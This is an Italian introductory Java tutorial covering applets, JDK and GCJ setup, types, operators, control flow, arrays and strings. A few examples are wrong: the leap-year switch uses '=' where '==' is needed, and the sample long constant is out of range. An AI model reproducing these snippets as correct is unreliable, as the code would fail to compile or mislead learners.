Il modo migliore per vedere il funzionamento di un programma del genere è attraverso l'utilizzo di un navigatore in grado di eseguire tali applet.

646.3.1 Verifica del funzionamento

Per verificare il funzionamento di un'applet si può provare il solito programma banale. In questo caso si comincia con la realizzazione di una pagina HTML che incorpori l'applet che si vuole realizzare.

```
<!-- CiaoMondo.html -->
<HTML>
<HEAD>
    <TITLE>La mia prima applet</TITLE>
</HEAD>
<BODY>
<OBJECT CODETYPE="application/java"
    CLASSID="java:CiaoMondo.class">
Applet Java
</OBJECT>
</BODY>
</HTML>
```

Come si vede, l'elemento '**`OBJECT`**' dichiara l'utilizzo dell'applet '`CiaoMondo.class`'. Segue il sorgente dell'applet:

```
// CiaoMondo.java

import java.applet.Applet;
import java.awt.Graphics;

public class CiaoMondo extends Applet
{
    public void paint (Graphics g)
    {
        g.drawString ("Ciao Mondo!", 50, 25);
    }
}
```

Si compila il sorgente '`CiaoMondo.java`' nel solito modo, ottenendo il binario Java '`CiaoMondo.class`'

`$` **`javac CiaoMondo.java`** [*Invio*]

Quando si carica il file '`CiaoMondo.html`' attraverso un navigatore adatto, incontrando l'elemento '**`OBJECT`**' che fa riferimento al binario Java '**`CiaoMondo.class`**', viene caricato il programma '`CiaoMondo.class`' nell'area stabilita.

All'interno di quell'area, a partire dall'angolo superiore sinistro, vengono calcolate le coordinate (x=50, y=25) dell'istruzione '**`g.drawString("Ciao mondo!", 50, 25)`**' vista nell'applet.

646.4 JDK

software non libero

JDK [2] è il pacchetto originale per la compilazione e l'esecuzione di applicativi Java. Viene distribuito in forma binaria, già compilata. Per ottenerlo, si può consultare ⟨*http://www.blackdown.org/*⟩ o eventualmente si può fare una ricerca attraverso ⟨*http://www.google.com*⟩ per i file contenenti la stringa '`linux-jdk`' (si potrebbero trovare nomi come '`linux-jdk.1.1.3-v2.tar.gz`'). Se si desidera installare il JDK è importante verificare di non avere tracce di Kaffe.

Il JDK può essere installato a partire da qualunque punto del proprio file system. Qui viene proposta l'installazione a partire da '`/opt/`'.

Se nel proprio sistema non è presente, la si può creare, quindi al suo interno si può espandere il contenuto del pacchetto JDK. Si ottiene così la directory '`jdk`***versione***`/`', per esempio '`jdk1.1.3/`'. Per motivi pratici è opportuno modificare il nome della directory, o creare un collegamento simbolico, in modo che vi si possa accedere utilizzando il nome '`/opt/java/`'.

Prima di poter funzionare, il JDK deve essere configurato attraverso delle variabili di ambiente opportune. Nell'esempio seguente si mostra un pezzo di script per una shell Bourne o derivata, in grado di predisporre le variabili necessarie:

```
PATH="/opt/java/bin:$PATH"
CLASSPATH=.:/opt/java/lib/classes.zip:/opt/java/lib/classes
JAVA_HOME=/opt/java
export PATH
export CLASSPATH
export JAVA_HOME
```

Per il funzionamento si può rivedere quanto già indicato per Kaffe. In questo caso, utilizzando il JDK originale, il compilatore è proprio '**`javac`**' e l'esecutore (o interprete) è '**`java`**'.

646.5 GCJ

GCJ [3] è un programma frontale per il controllo del compilatore GCC e di altri programmi accessori, il cui scopo è quello di compilare sorgenti Java.

La compilazione può avvenire a diversi livelli: da sorgenti Java ('`.java`') o da binari Java ('`.class`') si può arrivare a un file eseguibile per il proprio sistema operativo; in alternativa si possono semplicemente compilare dei sorgenti Java per generare i binari Java corrispondenti ('`.class`'). Semplificando le cose, si possono distinguere questi tre tipi di comandi per la compilazione:

- `gcj -C` ***file_sorgente_java***...

  per generare binari Java (file '`.class`');

- ```
  gcj --main=classe_principale -o file_da_generare file_sorgente_java...
  ```
  per generare un eseguibile a partire da dei sorgenti Java (file '`.java`');

- ```
  gcj --main=classe_principale -o file_da_generare binario_java...
  ```
  per generare un eseguibile a partire da binari Java (file '`.class`').

Supponendo di avere il solito esempio già visto in precedenza,

```
class CiaoMondoApp
{
    public static void main (String[] args)
    {
        System.out.println ("Ciao Mondo!");
    }
}
```

supponendo questa volta che sia contenuto nel file '`ciao_mondo.java`', si può generare il binario Java '`CiaoMondoApp.class`' con il comando seguente:

`$` **`gcj -C ciao_mondo.java`** [*Invio*]

Per compilare il binario Java in modo da ottenere un binario adatto al sistema operativo e all'architettura del proprio elaboratore, si può usare il comando seguente, generando quindi l'eseguibile '**`ciao`**':

`$` **`gcj --main=CiaoMondoApp -o ciao CiaoMondoApp.class`** [*Invio*]

Infine, per compilare direttamente il sorgente Java, si può agire nello stesso modo:

`$` **`gcj --main=CiaoMondoApp -o ciao ciao_mondo.java`** [*Invio*]

GCJ riconosce la variabile di ambiente '**`CLASSPATH`**', per la ricerca delle classi, fornendo anche la possibilità di indicare tale informazione attraverso la riga di comando, con delle opzioni che qui non vengono mostrate.

Opzione	Descrizione
`-C`	In questo caso, i file in ingresso sono sorgenti Java e vengono compilati generando le classi in forma di binari Java.
`--main=`*classe*	Questa opzione permette di stabilire quale sia la classe da utilizzare come principale, in modo che il programma che si genera inizi da lì il suo funzionamento.
`-o` *file*	Definisce il nome dell'eseguibile da generare, quando la compilazione non è destinata a ottenere soltanto un binario Java.

646.6 Riferimenti

- *TransVirtual Technologies Inc.*
  ⟨*http://www.transvirtual.com* ⟩
- Riferimenti per ottenere il JDK dalla rete
  ⟨*http://www.blackdown.org/* ⟩
- *The source for Java, Documentation*
  ⟨*http://java.sun.com/docs/index.html* ⟩
- *The source for Java, Tutorial*
  ⟨*http://java.sun.com/docs/books/tutorial/index.html* ⟩

[1] **Kaffe** software libero con licenza speciale

[2] **JDK** software non libero

[3] **GCJ** GNU GPL

Capitolo 647

Java: introduzione

Questo capitolo introduce alla programmazione in Java, in modo superficiale, per dare un'idea delle potenzialità di questo linguaggio.

647.1 Struttura fondamentale

Java è un linguaggio di programmazione strettamente OO (*Object oriented*), cioè a dire che qualunque cosa si faccia, anche un semplice programma che emette un messaggio attraverso lo standard output, va trattato secondo la programmazione a oggetti.

Ciò significa anche che i componenti di questo linguaggio hanno nomi diversi da quelli consueti. Volendo fare un abbinamento approssimativo con un linguaggio di programmazione normale, si potrebbe dire che in Java i programmi sono ***classi*** e le funzioni sono ***metodi***. Naturalmente ci sono anche tante altre cose nuove.

Fatta questa premessa, si può dare un'occhiata alla solita classe banale: quella che visualizza un messaggio e termina.

```
/**
 *  CiaoMondoApp.java
 *  La solita classe banale.
 */

import java.lang.*; // predefinita

class CiaoMondoApp
{
    public static void main (String[] args)
    {
        System.out.println ("Ciao Mondo!"); // visualizza il messaggio
    }
}
```

Il sorgente Java ha molte somiglianze con quello del linguaggio C e qui si intendono segnalare le particolarità rispetto a quel linguaggio.

647.1.1 Commenti

Java ammette l'uso di commenti in stile C, nella solita forma '`/*...*/`', ma ne introduce altri due tipi: uno per la creazione automatica di documentazione, nella forma '`/**...*/`', e uno per fare ignorare tutto ciò che appare a partire dal simbolo di commento fino alla fine della riga, nella forma '`//`***commento***':

```
/* commento_generico */
```

```
/** documentazione */
```

```
// commento_fino_alla_fine_della_riga
```

Tutti e tre questi tipi di commenti servono a fare ignorare al compilatore una parte del sorgente e questo dovrebbe bastare al principiante. Convenzionalmente, è conveniente usare il commento di documentazione per la spiegazione di ciò che fa la classe, all'inizio del sorgente.

647.1.2 Nomi ed estensioni

Le estensioni dei file Java sono definite in modo obbligatorio: '`.java`' per i sorgenti e '`.class`' per le classi (i binari Java).

Generalmente, nel sorgente, il nome della classe deve corrispondere alla radice del nome del sorgente e, di conseguenza, anche del binario Java. Per lo stile convenzionale di Java, questo nome inizia con una lettera maiuscola e non contiene simboli strani; se è composto dall'unione di più parole, ognuna di queste inizia con una lettera maiuscola.

647.1.3 Istruzioni

Le istruzioni seguono la convenzione del linguaggio C, per cui terminano con un punto e virgola ('**`;`**') e i raggruppamenti di queste, detti anche blocchi, si fanno utilizzando le parentesi graffe ('**`{ }`**').

```
istruzione;
```

```
{istruzione; istruzione; istruzione; }
```

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale.

647.1.4 Librerie di classi

Ogni programma in Java deve fare affidamento sull'utilizzo di classi fondamentali che compongono il linguaggio stesso. L'importazione delle classi necessarie viene fatta attraverso l'istruzione '**`import`**', indicando una classe particolare o un gruppo (nel secondo caso si usa un asterisco).

Nell'esempio introduttivo vengono importate tutte le classi del pacchetto '**`java.lang`**', anche se non sarebbe stato necessario dichiararlo, dato che queste classi vengono sempre importate in modo predefinito (senza di queste, nessuna classe potrebbe funzionare).

Le classi standard di Java (cioè queste librerie fondamentali), sono contenute normalmente in un archivio compresso '`.zip`', oppure '`.jar`'. Si è visto nel capitolo 646 che è importante indicare il percorso in cui si trovano, nella variabile di ambiente '**`CLASSPATH`**'.

Osservando il contenuto di questo file, si può comprendere meglio il concetto di pacchetto di classi. Segue solo un breve estratto:

```
Archive:  classes.zip
 Length     Date     Time     Name
 ------     ----     ----     ----
      0  05-19-97  22:46   java/
      0  05-19-97  22:24   java/lang/
   1322  05-19-97  22:24   java/lang/Object.class
   4202  05-19-97  22:24   java/lang/Class.class
    …
   3450  05-19-97  22:24   java/lang/System.class
    …
      0  05-19-97  22:26   java/util/
    …
      0  05-19-97  22:26   java/io/
    …
      0  05-19-97  22:42   java/awt/
    …
```

Ecco che così può diventare più chiaro il fatto che, importare tutte le classi del pacchetto '**`java.lang`**' significa in pratica includere tutte le classi contenute nella directory '`java/lang/`', anche se qui si tratta solo di un file compresso.

647.1.5 Dichiarazione della classe

Generalmente, un file sorgente Java contiene la dichiarazione di una sola classe, il cui nome corrisponde alla radice del file sorgente. La dichiarazione della classe delimita in pratica il contenuto del sorgente, definendo eventuali ***ereditarietà*** da altre classi esistenti.

Quando una classe non eredita da un'altra, si parla convenzionalmente di ***applicazione***, mentre quando eredita dalla classe '**`java.applet.Applet`**' (cioè da '`java/applet/Applet.class`') si usa la definizione ***applet***.

647.1.6 Contenuto della classe

La classe contiene essenzialmente dichiarazioni di variabili e metodi. L'esecuzione di un metodo dipende da una chiamata, detta anche ***messaggio***. Perché una classe si traduca in un programma autonomo, occorre che al suo interno ci sia un metodo che viene eseguito in modo automatico all'avvio.

Nel caso delle classi che non ereditano nulla da altre, come nell'esempio, ci deve essere il metodo '**`main`**' che viene eseguito all'avvio del binario Java contenente la classe stessa. Quando una classe eredita da un'altra, queste regole sono stabilite dalla classe ereditata.

Il metodo '**`main`**' è formato necessariamente come nell'esempio: '**`public static void main(String[] args) {...}`**'.

647.1.7 Variabili e tipi di dati

In Java si distinguono fondamentalmente due tipi di rappresentazione dei dati: primitivi e riferimenti a oggetti. I tipi di dati primitivi sono per esempio i soliti tipi numerici (intero, a virgola mobile, ecc.); gli altri sono ***oggetti***. Un oggetto è quindi una variabile contenente un riferimento a una struttura, più o meno complessa. In Java, gli array e le stringhe sono oggetti; pertanto non esistono tipi di dati primitivi equivalenti.

I nomi delle variabili possono essere composti utilizzando caratteri Unicode. Naturalmente, non è possibile utilizzare nomi coincidenti con parole chiave già utilizzate dal linguaggio stesso. La convenzione stilistica di Java richiede che il nome delle variabili inizi con la lettera minuscola; inoltre, se si tratta di un nome composto, la convenzione richiede di segnalare l'inizio di ogni nuova parola con una lettera maiuscola. Per esempio: '**`miaVariabile`**', '**`dataOdierna`**', '**`elencoNomiFemminili`**'.

647.1.8 Chiamata per valore

In Java, le chiamate dei metodi avvengono trasferendo il valore degli argomenti indicati nella chiamata stessa. Ciò significa che le modifiche che si dovessero apportare all'interno dei metodi non si riflettono all'indietro. Tuttavia, questo ragionamento vale solo per i tipi di dati primitivi, dal momento che quando si utilizzano degli oggetti, essendo questi dei riferimenti, le variazioni fatte al loro interno rimangono anche dopo la chiamata.

647.2 Variabili e tipi di dati

Si è già accennato al fatto che Java distingue tra due tipi di dati, primitivi e riferimenti a oggetti (o più semplicemente solo oggetti). L'esempio seguente mostra la dichiarazione di un intero all'interno di un metodo e il suo incremento fino a raggiungere un valore predefinito:

```
/**
 *  DieciXApp.java
 *  Un esempio di utilizzo delle variabili.
 */

import java.lang.*; // predefinita

class DieciXApp
{
    public static void main (String[] args)
    {
        int contatore = 0;

        // Inizia un ciclo in cui si emettono 10 «x» attraverso lo
        // standard output.
        while (contatore < 10)
          {
            contatore++;
            System.out.println ("x"); // emette una «x»
          }
    }
}
```

647.2.1 Tipi

I tipi di dati primitivi rappresentano un valore singolo. Il loro elenco si trova nella tabella 647.4.

Tabella 647.4. Elenco dei tipi di dati primitivi in Java.

Tipo	Dimensione	Descrizione
`byte`	8 bit, complemento a due.	Intero a 8 bit.
`short`	16 bit, complemento a due.	Intero ridotto.
`int`	32 bit, complemento a due.	Intero normale.
`long`	64 bit, complemento a due.	Intero molto grande.
`float`	32 bit	Virgola mobile, singola precisione.
`double`	64 bit	Virgola mobile, doppia precisione.
`char`	16 bit, carattere Unicode.	Carattere.
`boolean`	*Vero* o *Falso*.	Valore booleano.

Nell'esempio mostrato precedentemente, viene dichiarato un intero normale, '**`contatore`**', inizializzato al valore zero, che poi viene incrementato all'interno di un ciclo:

```
        int contatore = 0;

        // Inizia un ciclo in cui si emettono 10 «x» attraverso lo
        // standard output.
        while (contatore < 10)
        {
            contatore++;
            System.out.println ("x"); // emette una «x»
        }
```

647.2.2 Costanti

Ogni tipo primitivo ha la possibilità di essere rappresentato in forma di costante letterale. La tabella 647.6 mostra l'elenco dei tipi di dati abbinati alla rappresentazione in forma di costante letterale.

Tabella 647.6. Elenco dei tipi di dati primitivi abbinati a una possibile rappresentazione in forma di costante letterale.

Tipo	Esempio di costante	Descrizione o intervallo
`byte`	123	−128..+127
`short`	12345	−32768..+32767

Tipo	Esempio di costante	Descrizione o intervallo
`int`	1234567890	$-(2^{31})..+((2^{31})-1)$
`long`	12345678901234567890	$-(2^{63})..+((2^{63})-1)$
`float`	(float)123.456	La costante con virgola è sempre a doppia precisione.
`double`	123.456	
`char`	'A'	Si usano gli apici semplici.
`boolean`	true	Si usano le parole chiave '**`true`**' e '**`false`**'.

È importante osservare che una costante numerica a virgola mobile è sempre a doppia precisione, per cui, se si vuole assegnare a una variabile a singola precisione ('**`float`**') una costante letterale, occorre una conversione di tipo, per mezzo di un cast. In seguito vengono descritte le stringhe, che si delimitano utilizzando gli apici doppi. Per ora è solo il caso ti tenere in considerazione che in Java le stringhe non sono tipi di dati primitivi, ma oggetti veri e propri.

647.2.3 Campo di azione

Il campo di azione delle variabili in Java viene determinato dalla posizione in cui queste vengono dichiarate. Ciò determina il momento della loro creazione e distruzione. A fianco del concetto del campo di azione, si pone quello della ***protezione***, che può limitare l'accessibilità di una variabile. La protezione viene analizzata in seguito.

A seconda del loro campo di azione, si distinguono in particolare tre categorie più importanti di variabili: variabili appartenenti alla classe (*member variable*), variabili locali e parametri dei metodi.

Variabili appartenenti alla classe

Queste variabili appartengono alle classi e come tali sono dichiarate all'interno delle classi stesse, ma all'esterno dei metodi. L'esempio seguente mostra la dichiarazione della variabile '**`serveAQualcosa`**' come parte della classe '**`FaQualcosa`**'.

```
class FaQualcosa
{
    int serveAQualcosa = 0;

    // Dichiarazione dei metodi
    ...
}
```

Variabili locali

Sono variabili dichiarate all'interno dei metodi. Vengono create alla chiamata del metodo e distrutte alla sua conclusione. Per questo sono visibili solo all'interno del metodo che le dichiara.

Nell'esempio visto in precedenza, quello che visualizza 10 «x», la variabile '**`contatore`**' veniva dichiarata all'interno del metodo '**`main`**'.

Parametri dei metodi

Le variabili indicate in concomitanza con la dichiarazione di un metodo (quelle che appaiono tra parentesi tonde), vengono create nel momento della chiamata del metodo stesso e distrutte alla sua conclusione. Queste variabili contengono la copia degli argomenti utilizzati per la chiamata; in questo senso si dice che le chiamate ai metodi avvengono per valore.

647.3 Operatori ed espressioni

Gli operatori sono qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, restituendo un valore. Il valore restituito è di tipo diverso a seconda degli operandi utilizzati. Per esempio, la somma di due interi genera un risultato intero.

Gli operandi descritti nelle sezioni seguenti sono solo quelli più comuni e importanti. In particolare, sono stati omessi quelli necessari al trattamento delle variabili in modo binario.

647.3.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 647.8.

Tabella 647.8. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo -- il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*

Operatore e operandi	Descrizione
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

647.3.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile in Java dalle costanti letterali '**`true`**' e '**`false`**'. Gli operatori di confronto sono elencati nella tabella 647.9.

Tabella 647.9. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare che sia stata valutata effettivamente. Gli operatori logici sono elencati nella tabella 647.10.

Tabella 647.10. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
! *op*	Inverte il risultato logico dell'operando.
op1 && *op2*	Se il risultato del primo operando è *Falso* non valuta il secondo.

Operatore e operandi	Descrizione
op1 `||` ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.

647.3.3 Concatenamento di stringhe

Si è accennato al fatto che in Java, le stringhe siano oggetti e non tipi di dati primitivi. Esiste tuttavia la possibilità di indicare stringhe letterali nel modo consueto, attraverso la delimitazione con gli apici doppi.

Diverse stringhe possono essere concatenate, in modo da formare una stringa unica, attraverso l'operatore '**`+`**'.

```
    public static void main (String[] args)
    {
        int contatore = 0;

        while (contatore < 10)
          {
            contatore++;
            System.out.println ("Ciclo n. " + contatore);
         }
    }
```

Nel pezzo di codice appena mostrato, appare in particolare l'istruzione seguente:

```
            System.out.println ("Ciclo n. " + contatore);
```

L'espressione '**`"Ciclo n. " + contatore`**' si traduce nel risultato seguente:

```
Ciclo n. 1
Ciclo n. 2
…
Ciclo n. 10
```

In pratica, il contenuto della variabile '**`contatore`**' viene convertito automaticamente in stringa e unito alla costante letterale precedente.

647.4 Strutture di controllo del flusso

Le strutture di controllo del flusso delle istruzioni sono molto simili a quelle del linguaggio C. In particolare, dove può essere messa un'istruzione si può mettere anche un gruppo di istruzioni delimitate dalle parentesi graffe.

Normalmente, le strutture di controllo del flusso basano questo controllo sulla verifica di una condizione espressa all'interno di parentesi tonde.

647.4.1 Struttura condizionale: «if»

```
if (condizione) istruzione
```

```
if (condizione) istruzione else istruzione
```

Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne segue. Vengono mostrati alcuni esempi.

```
int importo;
…
if (importo > 10000000) System.out.println ("L'offerta è vantaggiosa");
```

```
int importo;
int memorizza;
…
if (importo > 10000000)
  {
    memorizza = importo;
    System.out.println ("L'offerta è vantaggiosa");
  }
else
  {
    System.out.println ("Lascia perdere");
  }
```

```
int importo;
int memorizza;
…
if (importo > 10000000)
  {
    memorizza = importo;
    System.out.println ("L'offerta è vantaggiosa");
  }
else if (importo > 5000000)
  {
    memorizza = importo;
    System.out.println ("L'offerta è accettabile");
  }
else
  {
    System.out.println ("Lascia perdere");
  }
```

647.4.2 Struttura di selezione: «switch»

L'istruzione '**switch**' è un po' troppo complessa per essere rappresentata in modo chiaro attraverso uno schema sintattico. In generale, l'istruzione '**switch**' permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero:

```
int mese;
…
switch (mese)
  {
    case 1: System.out.println ("gennaio"); break;
    case 2: System.out.println ("febbraio"); break;
    case 3: System.out.println ("marzo"); break;
    case 4: System.out.println ("aprile"); break;
    case 5: System.out.println ("maggio"); break;
    case 6: System.out.println ("giugno"); break;
    case 7: System.out.println ("luglio"); break;
    case 8: System.out.println ("agosto"); break;
    case 9: System.out.println ("settembre"); break;
    case 10: System.out.println ("ottobre"); break;
    case 11: System.out.println ("novembre"); break;
    case 12: System.out.println ("dicembre"); break;
  }
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene aggiunta un'istruzione di salto '**break**', che serve a evitare la verifica degli altri casi. Un gruppo di casi può essere raggruppato assieme, quando si vuole che questi eseguano lo stesso gruppo di istruzioni:

```
int mese;
int giorni;
…
switch (mese)
  {
    case 1:
    case 3:
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        giorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        giorni = 30;
        break;
    case 2:
        if (((anno % 4 == 0) && !(anno % 100 = 0))
            || (anno % 400 == 0))
```

```
                giorni = 29;
            else
                giorni = 28;
            break;
      }
```

È anche possibile definire un caso predefinito che si verifichi quando nessuno degli altri si avvera:

```
int mese;
…
switch (mese)
  {
    case 1: System.out.println ("gennaio"); break;
    case 2: System.out.println ("febbraio"); break;
    …
    case 11: System.out.println ("novembre"); break;
    case 12: System.out.println ("dicembre"); break;
    default: System.out.println ("mese non corretto"); break;
 }
```

647.4.3 Iterazione con condizione di uscita iniziale: «while»

```
while (condizione) istruzione
```

'**while**' esegue un'istruzione, o un gruppo di queste, finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo. Segue il pezzo dell'esempio già visto, di quella classe che visualizza 10 volte la lettera «x»:

```
int contatore = 0;

while (contatore < 10)
  {
    contatore++;
    System.out.println ("x");
  }
```

Nel blocco di istruzioni di un ciclo '**while**', ne possono apparire alcune particolari:

- '**break**'

  esce definitivamente dal ciclo '**while**';

- '**continue**'

  interrompe l'esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione.

L'esempio seguente è una variante del ciclo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento di '**break**'. Si osservi che '**while (true)**' equivale a un ciclo senza fine, perché la condizione è sempre vera:

```
        int contatore = 0;

        while (true)
          {
            if (contatore >= 10)
              {
                break;
              }
            contatore++;
            System.out.println ("x");
          }
```

647.4.4 Iterazione con condizione di uscita finale: «do-while»

```
do blocco_di_istruzioni while (condizione);
```

'**do**' esegue un gruppo di istruzioni una volta e poi ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

647.4.5 Iterazione enumerativa: «for»

```
for (espressione1; espressione2; espressione3) istruzione
```

Questa è la forma tipica di un'istruzione '**for**', in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni), mentre la terza serve per l'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

```
for (var = n; condizione; var++) istruzione
```

Il ciclo '**for**' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

Il vecchio esempio banale, in cui veniva visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**for**':

```
        int contatore;

        for (contatore = 0; contatore < 10; contatore++)
          {
            System.out.println ("x");
          }
```

647.5 Array e stringhe

In Java, array e stringhe sono oggetti. In pratica, la variabile che contiene un array o una stringa è in realtà un riferimento alla struttura di dati rispettiva.

647.5.1 Array

La dichiarazione di un array avviene in Java in modo molto semplice, senza l'indicazione esplicita del numero di elementi. La dichiarazione avviene come se si trattasse di un tipo di dati normale, con la differenza che si aggiungono una coppia di parentesi quadre a sottolineare che si tratta di un array di elementi di quel tipo. L'esempio seguente dichiara che '**`arrayDiInteri`**' è un array in cui gli elementi sono di tipo intero ('**`int`**'), senza specificare quanti siano:

```
int[] arrayDiInteri;
```

Per fare in modo che l'array esista effettivamente, occorre che questo sia inizializzato, fornendogli gli elementi. Si usa per questo l'operatore '**`new`**' seguito dal tipo di dati con il numero di elementi racchiuso tra parentesi quadre. L'esempio seguente assegna alla variabile '**`arrayDiInteri`**' il riferimento a un array composto da sette interi:

```
arrayDiInteri = new int[7];
```

Nella pratica, è normale inizializzare l'array quando lo si dichiara; per cui, quanto già visto si può ridurre all'esempio seguente:

```
int[] arrayDiInteri = new int[7];
```

Il riferimento a un elemento di un array avviene aggiungendo al nome della variabile che rappresenta l'array stesso, il numero dell'elemento, racchiuso tra parentesi quadre. Come nel linguaggio C, il primo elemento si raggiunge con l'indice zero, mentre l'ultimo corrisponde alla dimensione meno uno.

Si è detto che gli array sono oggetti. In particolare, è possibile determinare la dimensione di un array, espressa in numero di elementi, leggendo il contenuto della variabile '**`length`**' dell'oggetto array. Nel caso dell'esempio già visto, si tratta di leggere il contenuto di '**`arrayDiInteri.length`**'.

L'esempio seguente mostra una scansione di un array, indicando una condizione di interruzione del ciclo indipendente dalla conoscenza anticipata della dimensione dell'array stesso. In particolare, la variabile '**`i`**' viene dichiarata contestualmente con la sua inizializzazione, nella prima espressione di controllo del ciclo '**`for`**':

```
for (int i = 0; i < arrayDiInteri.length; i++) {
    arrayDiInteri[i] = i;
}
```

Un array può contenere sia elementi primitivi che riferimenti a oggetti. In questo modo si possono avere gli array multidimensionali. L'esempio seguente rappresenta il modo in cui può essere definito un array 3x2 di interi e anche come scandirne i vari elementi:

```
/**
 *      Matrice3x2App.java
 *      Esempio di uso di array multidimensionali.
```

```
 */

import java.lang.*; // predefinita

class Matrice3x2App
{
    public static void main (String[] args)
    {
        int[][] matrice = new int[3][2];

        for (int i = 0; i < matrice.length; i++)
          {
            for (int j = 0; j < matrice[i].length; j++)
              {
                matrice[i][j] = 1000 + j + i * 10;
                System.out.println ("matrice[" + i + "][" + j + "] = "
                                    + matrice[i][j]);
              }
          }
    }
}
```

L'esecuzione di questo piccolo programma, genera il risultato seguente:

```
matrice[0][0] = 1000
matrice[0][1] = 1001
matrice[1][0] = 1010
matrice[1][1] = 1011
matrice[2][0] = 1020
matrice[2][1] = 1021
```

647.5.2 Stringhe

Le stringhe in Java sono oggetti e se ne distinguono due tipi: stringhe costanti e stringhe variabili. La distinzione è utile perché questi due tipi di oggetti hanno bisogno di una forma di rappresentazione diversa. Così, ciò porta a un'ottimizzazione del programma, che per una stringa costante richiede meno risorse rispetto a una stringa che deve essere variabile, oltre a migliorare altri aspetti legati alla sicurezza.

La dichiarazione di una variabile che possa contente un riferimento a un oggetto stringa-costante, si ottiene con la dichiarazione seguente:

```
String variabile;
```

In pratica, si dichiara che la variabile può contenere un riferimento a un oggetto di tipo '**String**'. La creazione di questo oggetto '**String**' si ottiene come nel caso degli array, utilizzando l'operatore '**new**'.

```
new String (stringa);
```

L'esempio seguente crea la variabile '**stringaCostante**' di tipo '**String**' e la inizializza assegnandoci il riferimento a una stringa:

```
String stringaCostante = new String ("Ciao ciao.");
```

Fortunatamente, si possono utilizzare anche delle costanti letterali pure e semplici. Per cui la stringa '**"Ciao ciao."**' è già di per sé un oggetto stringa-costante.

Si è già accennato al fatto che le stringhe-costanti possono essere concatenate facilmente utilizzando l'operatore '**+**':

```
"Ciao " + "come " + "stai?"
```

L'esempio restituisce un'unica stringa-costante, come quella seguente:

```
"Ciao come stai?"
```

Inoltre, in questi concatenamenti, entro certi limiti, possono essere inseriti elementi diversi da stringhe, come nell'esempio seguente, dove il contenuto numerico intero della variabile '**contatore**' viene convertito automaticamente in stringa prima di essere emesso attraverso lo standard output.

```
int contatore = 0;

while (contatore < 10)
{
    contatore++;
    System.out.println ("Ciclo n. " + contatore);
}
```

Le stringhe variabili sono oggetti di tipo '**StringBuffer**' e vengono descritte più avanti.

647.6 Metodo «main()»

Si è accennato al fatto che una classe che non eredita esplicitamente da un'altra, richiede l'esistenza del metodo '**main()**' e viene detta applicazione. Questo metodo deve avere una forma precisa e si tratta di quello che viene chiamato automaticamente quando si avvia il binario Java corrispondente alla classe stessa. Senza questa convenzione, non ci sarebbe un modo per avviare un programma Java.

```
public static void main (String[] args) { istruzioni }
```

Nella sintassi indicata, le parentesi graffe fanno parte della dichiarazione del metodo e delimitano un gruppo di istruzioni.

647.6.1 args

È Importante osservare l'unico parametro del metodo '**`main()`**': l'array '**`args`**' composto da elementi di tipo '**`String`**'. Questo array contiene gli argomenti passati al programma Java attraverso la riga di comando.

